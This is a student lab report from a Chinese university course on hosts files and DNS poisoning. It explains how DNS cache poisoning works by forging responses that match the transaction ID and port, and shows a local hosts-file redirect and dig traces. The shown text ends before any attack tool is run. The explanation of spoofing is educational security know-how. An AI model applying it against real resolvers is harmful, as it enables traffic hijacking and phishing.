

西安交通大学

课程实验报告

实验名称: Host 文件与 DNS 投毒

姓名: 林圣翔

学号: 2223312202

专业班级: 计试 2201

指导教师: 马小博教授

报告日期: 2025.11.27



一、实验目的

1. 了解 host 文件和 DNS 系统的关系。
2. 使用 DNS 攻击工具进行 DNS 投毒，观察攻击情况，了解 DNS 攻击原理。
3. 了解资源记录并对 MX 资源记录类型进行观测。
4. 通过命令行直接向 SMTP 服务器投递邮件。

二、实验平台

Server: ubuntu 虚拟机, 安装 DNS 服务器 bind9, 记为 Ubuntu 服务端 (IP: 192.168.149.129)

Attacker: ubuntu 虚拟机, 与 server 处于同一网段 (局域网), 记为 Ubuntu 攻击端 (IP: 192.168.149.130)

使用一台额外的 Ubuntu 用于单纯的发布测试, 记为 Ubuntu 测试机 (IP: 192.168.149.131)

本次教程实验中, Ubuntu 虚拟机版本均为 Ubuntu 24.04。



```
lsx@lsx-VMware-Virtual-Platform: ~/桌面
lsx@lsx-VMware-Virtual-Platform:~/桌面$ uname -a
Linux lsx-VMware-Virtual-Platform 6.14.0-36-generic #36~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Oct 15 15:45:17 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
```

三、实验原理

1. Hosts 文件工作原理

Hosts 文件是操作系统用于本地域名解析的系统文件, 可将特定域名映射到指定 IP 地址。例如, 将 `www.google.com` 映射至 `127.0.0.1` 后, 所有对该域名的访问请求都将被指向本地主机。若此时本地运行 Apache2 等服务并监听该地址, 则浏览器在访问 `www.google.com` 时, 实际接收响应的是本地服务器所返回的默认页面。该机制通过绕远程 DNS 解析, 实现了域名的本地重定向。

2. DNS 解析原理

DNS (域名系统) 解析的核心功能是将人类可读的域名转换为机器可识别的 IP 地址, 这一过程是互联网通信的基础。其解析流程遵循分层递归与迭代相结合的高效查询机制, 其过程主要包括以下步骤:

①本地缓存查询: 当用户在应用程序中输入域名后, 系统首先检索本地 DNS 缓存 (包括浏览器缓存与操作系统缓存), 检查是否存在有效且未过期的解析记录。若存在, 则立即返回对应的 IP 地址, 从而避免不必要的网络查询, 显著提升响应速度。

②递归查询: 若本地无缓存记录, 操作系统会将查询请求发往预先配置的递归 DNS 服务器 (通常由 ISP 或公共 DNS 服务商提供)。该服务器承担起代表客户端完成整个解析过程的责任, 通过多级迭代查询获取最终结果。该过程逐级进行: a) 根域名服务器返回顶级域 (如 `.com`) 服务器地址; b) 顶级域服务器进一步指向该域名的权威名称服务器; c) 权威名称服务器返回最终的 IP 地址。

③迭代查询：在此过程中，客户端本身并不参与各级查询，而是完全依赖递归服务器进行层层迭代。作为对比，在纯粹的迭代查询模式下，客户端会依次直接向根服务器、顶级域服务器和权威服务器发起查询，自主完成所有步骤。使用 dig 或 nslookup 等网络诊断工具，可以清晰观察并验证上述解析过程中的每一级响应与详细信息，为分析 DNS 行为提供有力支持。

3. DNS 投毒攻击原理

DNS 投毒，亦称 DNS 缓存污染，是一种通过篡改 DNS 响应数据包，将域名恶意指向错误 IP 地址的攻击技术。其核心目标是破坏 DNS 系统的解析逻辑，将用户流量引导至攻击者控制的恶意服务器，从而实施网络钓鱼、中间人攻击或服务阻断等后续侵害。攻击实施主要依赖以下两种手段：

①伪造并抢先投送 DNS 响应：攻击者会监控网络中的 DNS 查询请求。一旦发现目标查询（例如针对 `www.example.com`），攻击者会立即伪造一个包含虚假 IP 地址（如攻击者服务器的 IP）的 DNS 响应数据包，并试图抢在合法权威 DNS 服务器的真实响应到达之前，将其发送至查询者（如本地 DNS 解析器）。成功的核心在于伪造响应中的数据包特征（如事务 ID、源端口号）必须与原始查询请求完全匹配，这样才能被解析器接受为有效响应。

②利用缓存机制扩大影响：若 DNS 解析器未能严格验证响应来源的真实性（例如未启用 DNSSEC 等安全机制），并错误地接受了该伪造响应，它便会用虚假的域名-IP 映射关系更新其本地缓存。此后，在缓存记录过期之前，所有向该解析器查询同一域名的用户，都将被直接引导至攻击者设定的恶意 IP 地址，导致攻击效果在较大范围内持续生效，从而实现大规模的流量劫持。

4. nslookup 与 MX 记录解析原理

MX（Mail Exchange）记录是 DNS 系统中用于指定邮件交换服务器的专用记录类型。其核心功能在于指引外发邮件准确传递至目标域名的邮件处理服务器。每个 MX 记录均伴随一个优先级数值，该数值越小，代表优先级越高，邮件系统会优先选择优先级最高的服务器进行投递。

nslookup 作为一种广泛使用的 DNS 查询工具，能够检索各类域名系统记录，包括 A 记录、MX 记录、NS 记录等。通过指定查询类型为 MX，用户可以专门获取与邮件路由相关的服务器信息。MX 记录查询流程如下：

①用户在命令行中输入 `nslookup -type=MX 目标域名`，发起一个专门查询 MX 记录的请求。

②本地配置的 DNS 服务器接收此查询。若其缓存中无相应记录，则逐级向上查询，直至从该域名的权威名称服务器获取所有 MX 记录，并将其返回给用户。返回结果中清晰列出每个邮件服务器的域名地址及其对应的优先级数。

③系统会自动对这些 MX 记录按其优先级进行排序，数值最小的记录（即最高优先级）排列在最前。当实际发送邮件时，发件方服务器会首先尝试连接优先级最高的邮件服务器。如果该服务器无响应或无法接收邮件，系统将依照优先级顺序自动尝试列表中的下一个备用服务器，以此确保邮件投递的可靠性与冗余性。

5. SMTP 协议及邮件投递原理

SMTP（Simple Mail Transfer Protocol）是构成电子邮件系统基石的核心应用层协议。它作为一个基于文本的请求/响应协议，专门负责在邮件客户端（MUA）与邮件服务器（MTA）、以及不同邮件服务器（MTA）之间可靠地传输邮件消息。其通信通常基于 TCP 协议，使用 25 端口进行标准传输，而 587 端口则通常用于需身份验证的加密安全传输。

邮件投递流程包括：

①建立连接：发件人的客户端或本地邮件服务器会首先通过 TCP 三次握手与目标域的

SMTP 服务器建立连接。连接成功后，目标服务器会返回一个就绪状态码（如 220），随后客户端向服务器发送 EHLO 命令以启动会话，完成通信握手。

②发送邮件：借助一系列标准 SMTP 命令（如 HELO、MAIL FROM、RCPT TO、DATA 等），实现发件人验证、收件人指定及邮件内容传输；


③中继与投递：接收邮件的 SMTP 服务器会根据 RCPT TO: 命令中的目标地址决定下一步操作。如果收件人邮箱由本服务器托管，则将其存入对应用户的邮箱；否则，该服务器将充当中继角色，根据收件人域名的 MX 记录查找下一跳邮件服务器，并作为客户端重复上述流程，将邮件转发出去，此过程可能经过多次中继，直至邮件最终抵达收件人所在的权威邮件服务器。

四、实验步骤


1. 了解 Hosts 文件

Hosts 是一个没有扩展名的系统文件，可以用记事本等工具打开，其作用就是将一些常用的网址域名与其对应的 IP 地址建立一个关联“数据库”，当用户在浏览器中输入一个需要登录的网址时，系统会首先自动从 Hosts 文件中寻找对应的 IP 地址，一旦找到，系统会立即打开对应网页，如果没有找到，则系统会再将网址提交 DNS 域名解析服务器进行 IP 地址的解析。

在 ubuntu 服务端中，使用浏览器访问 www.google.com，如下图所示，无法访问。



找到 hosts，文件路径为在 `/etc/hosts`，打开文件，通过 vim 打开（这里也可以使用其它软件进行打开，例如 gedit），然后在末尾追加一行 `127.0.0.1 www.google.com`。



```
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
127.0.0.1 localhost
127.0.1.1 linshengxiang-VMware-Virtual-Platform

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

127.0.0.1 www.google.com
```

在“DDoS 攻击”的实验中，已为该虚拟机安装了 apache2。

```
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ systemctl status apache2
Warning: The unit file, source configuration file or drop-ins of apache2.service
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: >
   Active: active (running) since Wed 2025-11-26 21:57:15 CST; 21min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 1208 (apache2)
     Tasks: 55 (limit: 4545)
    Memory: 7.5M (peak: 7.8M)
       CPU: 344ms
    CGroup: /system.slice/apache2.service
           └─1208 /usr/sbin/apache2 -k start
             1212 /usr/sbin/apache2 -k start
             1214 /usr/sbin/apache2 -k start


11月 26 21:57:15 linshengxiang-VMware-Virtual-Platform systemd[1]: Starting apa
11月 26 21:57:15 linshengxiang-VMware-Virtual-Platform apache2[1195]: AH00558
11月 26 21:57:15 linshengxiang-VMware-Virtual-Platform systemd[1]: Started apac
lines 1-17/17 (END)
```

打开浏览器，输入 www.google.com。由于本机安装了 apache2 服务，所以有如下效果。




2. 使用 dig 工具查看网站域名解析过程

打开终端，查看 dig 命令用法。



```
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ dig -h
Usage: dig [@global-server] [domain] [q-type] [q-class] {q-opt}
      {global-d-opt} host [@local-server] {local-d-opt}
      [ host [@local-server] {local-d-opt} [...]]
Where: domain is in the Domain Name System
      q-class is one of (in,hs,ch,...) [default: in]
      q-type is one of (a,any,mx,ns,soa,hinfo,axfr,txt,...) [default:a]
      (Use ixfr=version for type ixfr)
      q-opt is one of:
      -4 (use IPv4 query transport only)
      -6 (use IPv6 query transport only)
      -b address[#port] (bind to source address/port)
      -c class (specify query class)
      -f filename (batch mode)
      -k keyfile (specify tsig key file)
```

使用 dig 名称解析 www.baidu.com。



```
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ dig www.baidu.com
; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13422
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 5, ADDITIONAL: 10

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.baidu.com.                IN      A

;; ANSWER SECTION:
www.baidu.com.                 5       IN      CNAME   www.a.shifen.com.
www.a.shifen.com.              5       IN      A       183.2.172.177
www.a.shifen.com.              5       IN      A       183.2.172.17

;; AUTHORITY SECTION:
a.shifen.com.                  5       IN      NS       ns1.a.shifen.com.
a.shifen.com.                  5       IN      NS       ns2.a.shifen.com.
a.shifen.com.                  5       IN      NS       ns3.a.shifen.com.
```

从图中可以看出，www.baidu.com 查询到了一个 CNAME www.a.shifen.com。然后，继续查询 www.a.shifen.com，获取最后的 IP 地址。

```
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ dig www.a.shifen.com

;; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> www.a.shifen.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42745
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 5, ADDITIONAL: 10

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.a.shifen.com.                IN      A

;; ANSWER SECTION:
www.a.shifen.com.                5       IN      A      183.2.172.17
www.a.shifen.com.                5       IN      A      183.2.172.177

;; AUTHORITY SECTION:
a.shifen.com.                    5       IN      NS      ns2.a.shifen.com.
a.shifen.com.                    5       IN      NS      ns1.a.shifen.com.
a.shifen.com.                    5       IN      NS      ns3.a.shifen.com.
```

使用 `dig +trace` 命令，查看 `www.bilibili.com` 完整的解析过程。
第一步，查询 `root` 根服务器。

```
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ dig +trace www.bilibili.com

;; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> +trace www.bilibili.com
;; global options: +cmd
.                               5       IN      NS      d.root-servers.net.
.                               5       IN      NS      a.root-servers.net.
.                               5       IN      NS      f.root-servers.net.
.                               5       IN      NS      m.root-servers.net.
.                               5       IN      NS      h.root-servers.net.
.                               5       IN      NS      g.root-servers.net.
.                               5       IN      NS      b.root-servers.net.
.                               5       IN      NS      i.root-servers.net.
.                               5       IN      NS      k.root-servers.net.
.                               5       IN      NS      e.root-servers.net.
.                               5       IN      NS      l.root-servers.net.
.                               5       IN      NS      c.root-servers.net.
.                               5       IN      NS      j.root-servers.net.
;; Received 503 bytes from 127.0.0.53#53(127.0.0.53) in 29 ms

com.                            172800  IN      NS      a.gtld-servers.net.
com.                            172800  IN      NS      b.gtld-servers.net.
```

第二步，查询 `.com` 服务器

```
11月26日 22:28
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ dig NS com

; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> NS com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64592
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 16

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;com.                                IN      NS

;; ANSWER SECTION:
com.                5      IN      NS      m.gtld-servers.net.
com.                5      IN      NS      d.gtld-servers.net.
com.                5      IN      NS      b.gtld-servers.net.
com.                5      IN      NS      c.gtld-servers.net.
com.                5      IN      NS      e.gtld-servers.net.
com.                5      IN      NS      h.gtld-servers.net.
com.                5      IN      NS      k.gtld-servers.net.
```

第三步，查询 bilibili.com 服务器

```
11月26日 22:29
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ dig NS bilibili.com

; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> NS bilibili.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26263
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 21

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;bilibili.com.          IN      NS

;; ANSWER SECTION:
bilibili.com.         5      IN      NS      ns4.dnsv5.com.
bilibili.com.         5      IN      NS      ns3.dnsv5.com.

;; ADDITIONAL SECTION:
ns3.dnsv5.com.        5      IN      A       108.136.87.44
ns3.dnsv5.com.        5      IN      A       163.177.5.52
ns3.dnsv5.com.        5      IN      A       220.196.136.52
```

第四步，查询 www.bilibili.com 服务器地址

```
11月26日 22:30
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ dig www.bilibili.com

;<<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> www.bilibili.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63646
;; flags: qr rd ra; QUERY: 1, ANSWER: 14, AUTHORITY: 2, ADDITIONAL: 12

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.bilibili.com.                IN      A

;; ANSWER SECTION:
www.bilibili.com.      5      IN      CNAME   a.w.bilicdn1.com.
a.w.bilicdn1.com.      5      IN      A       111.225.214.22
a.w.bilicdn1.com.      5      IN      A       119.84.174.97
a.w.bilicdn1.com.      5      IN      A       111.225.214.24
a.w.bilicdn1.com.      5      IN      A       119.84.174.96
a.w.bilicdn1.com.      5      IN      A       111.225.214.23
```

下面用 dig+trace 解析域名 www.deepseek.com 进一步说明。

第一步，查询 root 根服务器：dig +trace www.deepseek.com。本地 DNS 解析器首先向预置的根域名服务器发起查询。根服务器不会直接告知最终答案，但会返回负责顶级域.com 的顶级域名服务器名单及其 IP 地址，将解析过程引向正确的方向。

```
linshengxiang@sxLin:~$ dig +trace www.deepseek.com

;<<>> DiG 9.18.39-0ubuntu0.20.04.2-Ubuntu <<>> +trace www.deepseek.com
;; global options: +cmd
.      516517 IN      NS      g.root-servers.net.
.      516517 IN      NS      h.root-servers.net.
.      516517 IN      NS      e.root-servers.net.
.      516517 IN      NS      a.root-servers.net.
.      516517 IN      NS      c.root-servers.net.
.      516517 IN      NS      l.root-servers.net.
.      516517 IN      NS      m.root-servers.net.
.      516517 IN      NS      b.root-servers.net.
.      516517 IN      NS      i.root-servers.net.
.      516517 IN      NS      j.root-servers.net.
.      516517 IN      NS      d.root-servers.net.
.      516517 IN      NS      k.root-servers.net.
.      516517 IN      NS      f.root-servers.net.
;; Received 800 bytes from 10.255.255.254#53(10.255.255.254) in 47 ms

com.   172800 IN      NS      a.gtld-servers.net.
com.   172800 IN      NS      b.gtld-servers.net.
com.   172800 IN      NS      c.gtld-servers.net.
```

```
deepseek.com.      172800 IN      NS      ns3.dnsv4.com.
deepseek.com.      172800 IN      NS      ns4.dnsv4.com.
CK0POJMG874LJREF7EFN8430QVIT8BSM.com. 900 IN NSEC3 1 1 0 - CK0Q3UDG8CEKKAET7RUKPGCT1DVSSH8LL NS SOA RRSIG DNSKEY NSEC3PAR
AM
CK0POJMG874LJREF7EFN8430QVIT8BSM.com. 900 IN RRSIG NSEC3 13 2 900 20251201002645 20251123231645 46539 com. 6PPp+VJcFk0yR
BscH3BA0rKKGUQ59aYDMUt0J/hu8RadUCKPLatz4yLU A18GcfSycaxH6a/zWspiYExPsZnLhQ==
IVL05HK0DP6LKJVF84E2LAQCIUQIP67.com. 900 IN NSEC3 1 1 0 - IVL07HTKA2TAKR2L1D50G6U08BJ46L5P NS DS RRSIG
IVL05HK0DP6LKJVF84E2LAQCIUQIP67.com. 900 IN RRSIG NSEC3 13 2 900 20251203002917 20251125231917 46539 com. 9Eogh60MB72qJ
VND0HW7t653uMbCd/vsJGiSLMEwrrW3rwiIFPW753jc 4iGoItzx9xFV02Lk0oosjS+zG0yR/g==
;; Received 772 bytes from 2001:503:d414::30#53(f.gtld-servers.net) in 195 ms

www.deepseek.com.      600      IN      CNAME   5e820693dfc34a2483361b5d86c30b40.vip1.huaweicloudwaf.com.
;; Received 115 bytes from 163.177.5.53#53(ns4.dnsv4.com) in 55 ms
```

第二步，查询.com 服务器:dig NS com。获取根服务器的指示后，解析器随即向其中一台 .com 顶级域服务器发送查询。同样，该服务器也不会返回 www.deepseek.com 的具体 IP，但它会指出负责 deepseek.com 这个域的权威名称服务器，从而将解析任务进一步交付给下一级的权威机构。

```
linshengxiang@sxLin:~$ dig NS com @8.8.8.8

; <<>> DiG 9.18.30-0ubuntu0.20.04.2-Ubuntu <<>> NS com @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59205
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;com.                                IN      NS

;; ANSWER SECTION:
com.                21585    IN      NS      c.gtld-servers.net.
com.                21585    IN      NS      k.gtld-servers.net.

com.                21585    IN      NS      i.gtld-servers.net.
com.                21585    IN      NS      d.gtld-servers.net.
com.                21585    IN      NS      f.gtld-servers.net.
com.                21585    IN      NS      e.gtld-servers.net.

;; Query time: 207 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Thu Nov 27 20:29:49 CST 2025
;; MSG SIZE rcvd: 256
```

第三步，查询 `deepseek.com` 服务器：`dig NS deepseek.com`。解析器根据上一步得到的信息，向管理 `deepseek.com` 域的权威名称服务器发起查询。在这里，查询的是主域名（`deepseek.com`）本身的记录。权威服务器会返回该域的相关记录，其中通常会包含像 `www` 这样的主机名对应的 IP 地址（A 记录或 CNAME 记录）。

```
linshengxiang@sxLin:~$ dig NS deepseek.com

; <<>> DiG 9.18.30-0ubuntu0.20.04.2-Ubuntu <<>> NS deepseek.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23671
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 20

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;deepseek.com.                IN      NS

;; ANSWER SECTION:
deepseek.com.                71303    IN      NS      ns4.dnsv4.com.
deepseek.com.                71303    IN      NS      ns3.dnsv4.com.

;; ADDITIONAL SECTION:
ns3.dnsv4.com.                117229   IN      A        1.12.0.24
ns3.dnsv4.com.                117229   IN      A        1.12.0.25
ns3.dnsv4.com.                117229   IN      A        36.155.149.198
ns3.dnsv4.com.                117229   IN      A        112.80.181.77
ns3.dnsv4.com.                117229   IN      A        117.89.178.244
ns3.dnsv4.com.                117229   IN      A        124.88.202.138
ns4.dnsv4.com.                170972   IN      A        117.135.128.153
ns4.dnsv4.com.                170972   IN      A        163.177.5.53
ns4.dnsv4.com.                170972   IN      A        220.196.136.53
ns3.dnsv4.com.                5805     IN      AAAA     2402:4e00:1730::10
ns4.dnsv4.com.                170972   IN      AAAA     2402:4e00:111:ffff::d

;; Query time: 71 msec
;; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
;; WHEN: Thu Nov 27 20:32:29 CST 2025
;; MSG SIZE rcvd: 414
```

第四步，查询 `www.deepseek.com` 服务器地址：`dig www.deepseek.com`。权威名称服务器会返回 `www.deepseek.com` 对应的确切 A 记录（IPv4 地址）或 AAAA 记录（IPv6 地址）。本地 DNS 解析器在收到这个最终的 IP 地址后，一方面将其返回给发起查询的客户端，另一方面会将其缓存起来，以便后续相同的查询能快速响应。

```
linshengxiang@sxlin:~$ dig www.deepseek.com

; <<>> DiG 9.18.30-0ubuntu0.20.04.2-Ubuntu <<>> www.deepseek.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11201
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.deepseek.com.                IN      A

;; ANSWER SECTION:
www.deepseek.com.                376     IN      CNAME   5e820693dfc34a2483361b5d86c30b40.vip1.huaweicloudwaf.com.
5e820693dfc34a2483361b5d86c30b40.vip1.huaweicloudwaf.com. 1 IN A 60.204.2.5
5e820693dfc34a2483361b5d86c30b40.vip1.huaweicloudwaf.com. 1 IN A 60.204.2.4

